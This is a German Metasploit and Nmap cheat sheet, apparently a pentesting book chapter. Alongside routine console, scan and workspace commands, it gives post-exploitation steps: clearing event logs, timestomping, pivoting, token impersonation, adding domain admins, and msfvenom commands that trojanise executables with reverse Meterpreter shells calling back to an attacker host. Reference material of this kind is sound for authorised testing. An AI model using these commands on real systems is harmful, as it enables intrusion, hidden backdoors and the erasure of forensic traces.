Die folgende Darstellung zeigt grundlegende Befehle, um mit dem Framework zu interagieren und es zu konfigurieren.

13.1.1 Datastores

Metasploit umfasst den lokalen und globalen Datastore. Mit folgenden Befehlen lassen sich diese Datastores ansprechen und abfragen.

Abfrage des lokalen Datastores

```
msf > set
```

Abfrage des globalen Datastores

```
msf > setg
```

Setzen einer globalen Option

```
msf > setg RHOST 10.1.1.1
```

Bestehende Optionen zurücksetzen

```
msf > unset RHOST
```

13.1.2 Datenbankabfragen im Rahmen eines Penetrationstests

Folgende Datenbankabfragen werden bei Pentests zur Abfrage der bereits eingeholten Informationen genutzt:

```
msf > hosts
msf > notes
msf > services
msf > vulns
msf > creds
```

13.1.3 Workspaces verwalten

Mit Workspaces ist es möglich, unterschiedliche Projekte bzw. Teilprojekte zu strukturieren bzw. zu verwalten:

Workspace hinzufügen

```
msf > workspace -a internal-pentest
```

In einen Workspace wechseln

```
msf > workspace internal-pentest
```

Workspaces anzeigen

```
msf > workspace
```

Workspace löschen

```
msf > workspace -d internal-pentest
```

13.1.4 Logging aktivieren

Folgende Kommandos aktivieren und konfigurieren die Logging-Funktionen der Metasploit-Konsole:

```
msf > set ConsoleLogging yes
msf > set SessionLogging yes
msf > set TimestampOutput yes
msf > set LogLevel 5
msf > spool /root/.msf5/logs/console.log
```

Einstellungen speichern

```
msf > save
```

Weitere Befehle, die beim Start der Metasploit-Konsole ausgeführt werden sollen, können in der Datei `~/.msf5/msfconsole.rc` hinterlegt werden.

13.1.5 Metasploit-Ergebnisse exportieren

Im Anschluss an einen Pentest müssen die Ergebnisse sauber archiviert werden. Metasploit bietet hierfür eine einfache Export-Funktion:

```
msf > db_export -h
Usage:
    db_export -f <format> [-a] [filename]
    Format can be one of: xml, pwdump
[-] No output file was specified

msf > db_export -f xml msf-export.xml
```

13.2 Anwendung eines Moduls

Metasploit umfasst eine hohe Anzahl unterschiedlicher Module. Neben den typischen Exploits umfasst Metasploit auch Auxiliary- und Post-Exploitation-Module.

Suchfunktion

Einfache Suche nach einem Auxiliary-Modul und einem Suchbegriff:

```
msf > search type:auxiliary <Suchbegriff>
```

Hier sollte unbedingt die Hilfsfunktion von `search` herangezogen werden.

Ein Modul auswählen

Um ein Modul anzuwenden, muss dieses mit dem `use`-Befehl ausgewählt werden.

```
msf > use auxiliary/scanner/http/MODUL
```

Mögliche Optionen anzeigen und setzen

Die unterschiedlichen Module bieten umfangreiche Informationen und Optionen an. Mit den Befehlen `info` und `show options` lassen sich diese Informationen abfragen und anschließend mit `set` konfigurieren.

```
msf auxiliary(enum_wayback) > info
msf auxiliary(enum_wayback) > show options
msf auxiliary(enum_wayback) > show advanced
msf auxiliary(enum_wayback) > set DOMAIN metasploit.com
msf auxiliary(enum_wayback) > set OUTFILE wayback-metasploit.com
```

Payloads, Encoder und weitere Möglichkeiten eines Moduls anzeigen

```
msf exploit(ms08_067_netapi) > show payloads
msf exploit(ms08_067_netapi) > show encoder
msf exploit(ms08_067_netapi) > show targets
```

Module anwenden

Auxiliary-Module nutzen den Befehl `run`, um zur Ausführung gebracht zu werden. Exploits werden mit `exploit` angewendet.

```
msf auxiliary(enum_wayback) > run
msf exploit(ms08_067_netapi) > exploit
```

Checkfunktion von Exploits

Manche Exploits weisen eine Funktion zur Überprüfung der Verwundbarkeit eines Zielsystems auf. Diese Funktion wird über das `check`-Kommando realisiert.

```
msf exploit(ms08_067_netapi) > check
```

Mehrere Hosts lassen sich folgendermaßen prüfen:

```
msf exploit(ms08_067_netapi) > check 10.1.1.0/24
msf exploit(ms08_067_netapi) > check 10.1.1.1-10.1.1.100
```

13.2.1 Session-Management

War es möglich, eine oder mehrere Sessions zu erlangen, müssen diese effektiv verwaltet werden. Metasploit bietet hierfür ein umfangreiches Session-Management in Form des `sessions`-Kommandos an.

Details aller Sessions anzeigen

```
msf > sessions –v
```

In eine Session wechseln

```
msf > sessions -i <Session ID>
```

Auf allen Sessions einen Befehl absetzen

```
msf > sessions -c ipconfig
```

Auf allen Sessions ein Post-Exploitation-Modul absetzen

```
msf > sessions -s checkvm
```

13.3 Post-Exploitation-Phase

Post-Exploitation-Module suchen

```
msf > search type:post
```

Post-Exploitation-Module innerhalb einer Meterpreter-Session anwenden

```
meterpreter > run <Tab>+<Tab>
meterpreter > run <Modulpfad+Modulname>
```

Post-Exploitation-Module außerhalb einer Meterpreter-Session anwenden

```
msf > use <Modul>
msf > show options
msf > set <Option>
msf > run
```

13.3.1 Spuren verwischen

Windows Enumeration

```
meterpreter > run winenum -h
    -c        Change Access, Modified and Created times of
              executables that were run on the target machine and
              clear the EventLog
```

Event-Manager-Modul

```
meterpreter > run event_manager -h
    -c <opt>  Clear a given Event Log (or ALL if no argument
              specified)
```

Timestomp

Anzeigen der MACE-Zeiten:

```
meterpreter > timestomp ping.exe –v
```

Anpassen der MACE-Zeiten:

```
meterpreter > timestomp ping.exe -a "02/24/2011 16:57:50"
```

13.3.2 Pivoting bzw. in weitere Netzwerke vordringen

```
meterpreter > run netenum -ps -r 192.168.111.0/24
meterpreter > run arp_scanner -r 192.168.111.0/24
```

Portforwarding

Port 3389 von Host 192.168.111.50 auf das lokale System unter Port 3389 weiterleiten:

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.111.50
meterpreter > portfwd list
```

Routen einrichten

Eine statische Route innerhalb von Metasploit einrichten:

```
msf > route add 192.168.111.0 255.255.255.0 5
```

Das dargestellte Kommando richtet eine Route in das Netz 192.168.111.0/24 über die Session Nummer 5 ein.

```
msf > route print
```

Automatisches Einrichten von neuen Routen

```
msf > load auto_add_route
```

```
meterpreter > run autoroute -s 192.168.111.0/24
```

13.3.3 Lokale Privilege Escalation

Metasploit bietet unterschiedliche Möglichkeiten, um auf Windows-Systemen die Privilegien zu erweitern. Zu diesen zählen neben dem `getsystem`-Kommando, welche administrative Shells mit SYSTEM-Berechtigungen ausstattet, auch weitere Post-Exploitation-Module.

```
meterpreter > use priv
meterpreter > getsystem -h
OPTIONS:
    -t <opt>  The technique to use. (Default to '0').
                0 : All techniques available
                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
```

Weitere Module

Folgende Post-Exploitation-Module helfen bei der Erweiterung der erlangten Privilegien:

```
post/windows/escalate/bypassuac
post/windows/escalate/ms10_073_kbdlayout
post/windows/escalate/ms10_092_schelevator
post/windows/escalate/net_runtime_modify
post/windows/escalate/screen_unlock
post/windows/escalate/service_permissions
```

13.3.4 Domain Privilege Escalation

Die Metasploit-Erweiterung Incognito, die in Form eines Plugins realisiert ist, unterstützt den Pentester bei der Ausweitung der Privilegien in die Windows-Domäne.

```
meterpreter > use incognito
meterpreter > list_tokens –u
meterpreter > impersonate_token DOMAIN\\administrator
```

Windows-Domain-Benutzer auf der Windows Shell anlegen

Folgende net-Kommandos sind überaus hilfreich wenn eine Eskalation der Privilegien bis auf Domänenebene durchgeführt wird.

```
C:\WINNT\system32>net user metasploit PASSWORD /add /domain

C:\WINNT\system32>net group Organisations-Admins metasploit /add /domain
```

13.4 Automatisierungsmechanismen

Metasploit bietet umfassende Möglichkeiten, Tätigkeiten der unterschiedlichen Pentesting-Phasen zu automatisieren.

Nmap-Scanergebnisse in Metasploit importieren

Werden Nmap-Scans im XML-Format gespeichert, lassen sich diese mit dem db_import-Kommando in die Metasploit-Datenbank importieren.

```
root@bt:~# nmap -v -sSV -A 10.8.28.0/24 -oX nmap-10.8.28.0.xml
msf > db_import /root/nmap-10.8.28.0.xml
```

Nmap innerhalb der Metasploit-Konsole ausführen

```
msf > db_nmap –v -sSV -p445 10.8.28.0/24
```

Nessus-Erweiterung einsetzen

Metasploit ermöglicht die Kontrolle eines Nessus-Vulnerability-Scanners. Dies wird über ein Plugin, welches einen umfangreichen, neuen Befehlssatz nachlädt, realisiert.

```
msf > load nessus
msf > nessus_help
msf > nessus_connect USER:PASS@127.0.0.1 ok
msf > nessus_policy_list
msf > nessus_scan_new -4 test-nessus-scan 10.8.28.0/24
msf > nessus_server_status
msf > nessus_scan_status
```

```
msf > nessus_report_list
msf > nessus_report_hosts xxx
msf > nessus_report_exploits
msf > nessus_report_exploits xxx
msf > nessus_report_get
msf > nessus_report_get <ID>
```

NeXpose-Erweiterung einsetzen

Neben der vollständigen Einbindung des Nessus-Vulnerability-Scanners bietet das NeXpose-Plugin ähnliche Funktionen für den NeXpose-Vulnerability-Scanner.

```
msf > load nexpose
msf > nexpose_connect nxadmin:m1k3@10.8.28.7 ok
msf > nexpose_activity
msf > nexpose_scan -d -P -v -I 10.8.28.210-244
msf > nexpose_sites
msf > nexpose_site_devices <ID>
msf > nexpose_site_import <ID>
```

13.5 Nmap Cheat Sheet

Nmap kommt bei nahezu allen Pentests zum Einsatz. Dieser Portscanner bietet neben Portscanning-Funktionen umfangreiche weitere Möglichkeiten einer Anwendung.

Einfacher Synscan

```
nmap –sS 192.168.1.1
```

Einfacher Synscan auf Basis einer Adressliste, die aus einer Textdatei geladen wird

```
nmap –sS –iL /root/Nmap-Scanfile.txt
```

Synscan im Verbose-Mode

```
nmap –v –sS 192.168.1.1
```

Synscan über alle 65535 Ports

```
nmap –v –sS –p0-65535 192.168.1.1
```

Synscan mit Erkennung des Betriebssystems

```
nmap –v –sS –O 192.168.1.1
```

Portscan mit Erkennung des Betriebssystems, der Serviceversionen, Durchführung eines Traceroute und des Skriptscans

```
nmap –v –sS -A 192.168.1.1
```

Portscan auf Port 445 mit dem Einsatz des NSE-Skripts zur Erkennung diverser Schwachstellen

```
nmap -p445 --script=smb-vuln-* 10.8.28.0/24
```

Portscan auf alle Ports, mit OS-Detection, Service Detection und allen Skripten

```
nmap –v –sSV -O --script=all –p0-65535 192.168.1.1
```

13.6 Client-Side Attacks

13.6.1 Trojanisieren einer bestehenden Applikation und AV Evading

Metasploit bietet mit msfvenom ein mächtiges Tool, um Payloads in eine ausführbare Datei zu integrieren. Zudem ist eine Kombination mit Encodern denkbar, die es ermöglichen, unterschiedlichste Schutzmechanismen zu umgehen.

Payload-Optionen anzeigen

```
# msfvenom -p windows/meterpreter/reverse_tcp -o
```

Windows Binary erstellen

```
# msfvenom -p windows/meterpreter/reverse_tcp LPORT=443 LHOST=10.8.28.7 -f exe >
msf-reverse-tcp.exe
```

Diese ausführbare Datei lässt sich auf einem Windows-System ausführen und baut eine Meterpreter-Verbindung zum Metasploit-System mit der IP 10.8.28.7 auf. Auf diesem System muss für die Annahme der Verbindung ein Multi-Handler gestartet werden.

Payload erstellen und Encoding-Funktionalität nutzen

Das folgende Kommando baut eine Reverse-Meterpreter Shell in ein bestehendes Executable ein. Diese Exe-Datei ist weiterhin voll funktionsfähig, führt aber im Hintergrund einen Verbindungsaufbau zum Pentester durch.

```
# msfvenom -p windows/meterpreter/reverse_tcp LPORT=443 LHOST=192.168.56.101 -e
generic/none -x /usr/share/windows_binaries/vncviewer.exe -k -f exe > msf-reverse-
tcp_template.exe
```

13.6.2 Ein restriktives Firewall-Regelwerk umgehen

Aktuelle Netzwerkstrukturen nutzen Sicherheitsmechanismen wie Netzentkopplung, die keine direkte Verbindung von internen Systemen in das Internet zulassen.

Meterpreter HTTP-Payloads

```
msf > search path:meterpreter platform:windows _http
```

Die HTTP-Payloads nutzen die vorhandenen Proxy-Einstellungen auf Windows-Systemen.

Alternative: alle Ports testen (bzw. der letzte Ausweg)

Die Payloads `reverse_tcp_allports` ermöglichen den Test des ausgehenden Firewall-Regelwerkes. Dabei wird sozusagen ein Portscan von innen nach außen durchgeführt, und falls ein Regelwerk Lücken aufweist, werden diese Lücken mit diesen Payloads erkannt und ermöglichen einen Aufbau der Payload-Verbindung.

Iptables Einstellungen auf der Metasploit-Maschine:

```
root@bt:/MSF-Path/msf3# iptables -t nat -I PREROUTING -p tcp -m state --state NEW -
d 10.8.28.8 -j DNAT --to 10.8.28.8:4444
```

```
root@bt:/MSF-Path/msf3# iptables -L -t nat
```

Auf Port 4444 muss ein passender Multi-Handler konfiguriert werden.

Erstellen eines Test-Payloads:

```
# msfvenom -p windows/meterpreter/reverse_tcp_allports LPORT=1 LHOST=10.8.28.7 -f
exe > msf-reverse-tcp_allports.exe
```